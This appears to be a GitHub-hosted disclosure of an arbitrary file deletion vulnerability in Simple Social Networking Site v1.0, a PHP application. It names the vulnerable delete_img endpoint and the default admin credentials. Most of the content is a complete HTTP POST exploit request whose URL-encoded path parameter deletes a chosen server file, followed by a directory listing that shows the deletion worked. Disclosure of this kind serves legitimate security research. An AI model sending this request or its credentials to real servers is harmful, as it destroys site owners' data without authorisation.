debug601 Create delet-file-1.md History

1 contributor

47 lines (31 sloc) | 1.82 KB

# Simple Social Networking Site v1.0 by oretnom23 has Delete any file

vendors: https://www.sourcecodester.com/php/15311/simple-social-networking-site-instagram-phpoop-free-source-code.html

Vulnerability File: /sns/classes/Master.php?f=delete_img

Vulnerability location: /sns/classes/Master.php?f=delete_img, path

The password for the backend login account is: admin/admin123


Payload:

Here we delete the shel.php file in the root directory

```
POST /sns/classes/Master.php?f=delete_img HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
```


```
X-Requested-With: XMLHttpRequest
Referer: http://192.168.1.19/sns/admin/?page=system_info
Content-Length: 62
Cookie: PHPSESSID=n23o4bgngdq5q3js6l0a0i6r6k
Connection: close

path=C%3A%2Fxampp%2Fhtdocs%2Fsns%2Fadmin%2Fshell.php
```

The file path needs to be encoded by url




Currently, when we do not send a request to delete the shell.php file, the shell.php file is still in the admin directory of the website


The response package shows that the deletion was successful. Let's go to the root directory to see if the shell.php file still exists.




By this time, shell.php has been deleted.


地磁盘 (C:) ▾ xampp ▾ htdocs ▾ sns ▾ admin ▾
共享 ▾ 新建文件夹
名称 ▲ 修改日期 类型 大小
inc 2022/5/3 16:56 文件夹
members 2022/5/3 16:56 文件夹
posts 2022/5/3 16:56 文件夹
system_info 2022/5/3 16:56 文件夹
user 2022/5/3 16:56 文件夹
.htaccess 2021/6/22 15:16 HTACCESS 文件 1 KB
404.html 2021/3/19 13:17 HTML 文档 1 KB
home.php 2022/5/3 15:40 PHP 文件 2 KB
index.php 2022/4/26 13:18 PHP 文件 4 KB
login.php 2022/4/30 8:50 PHP 文件 3 KB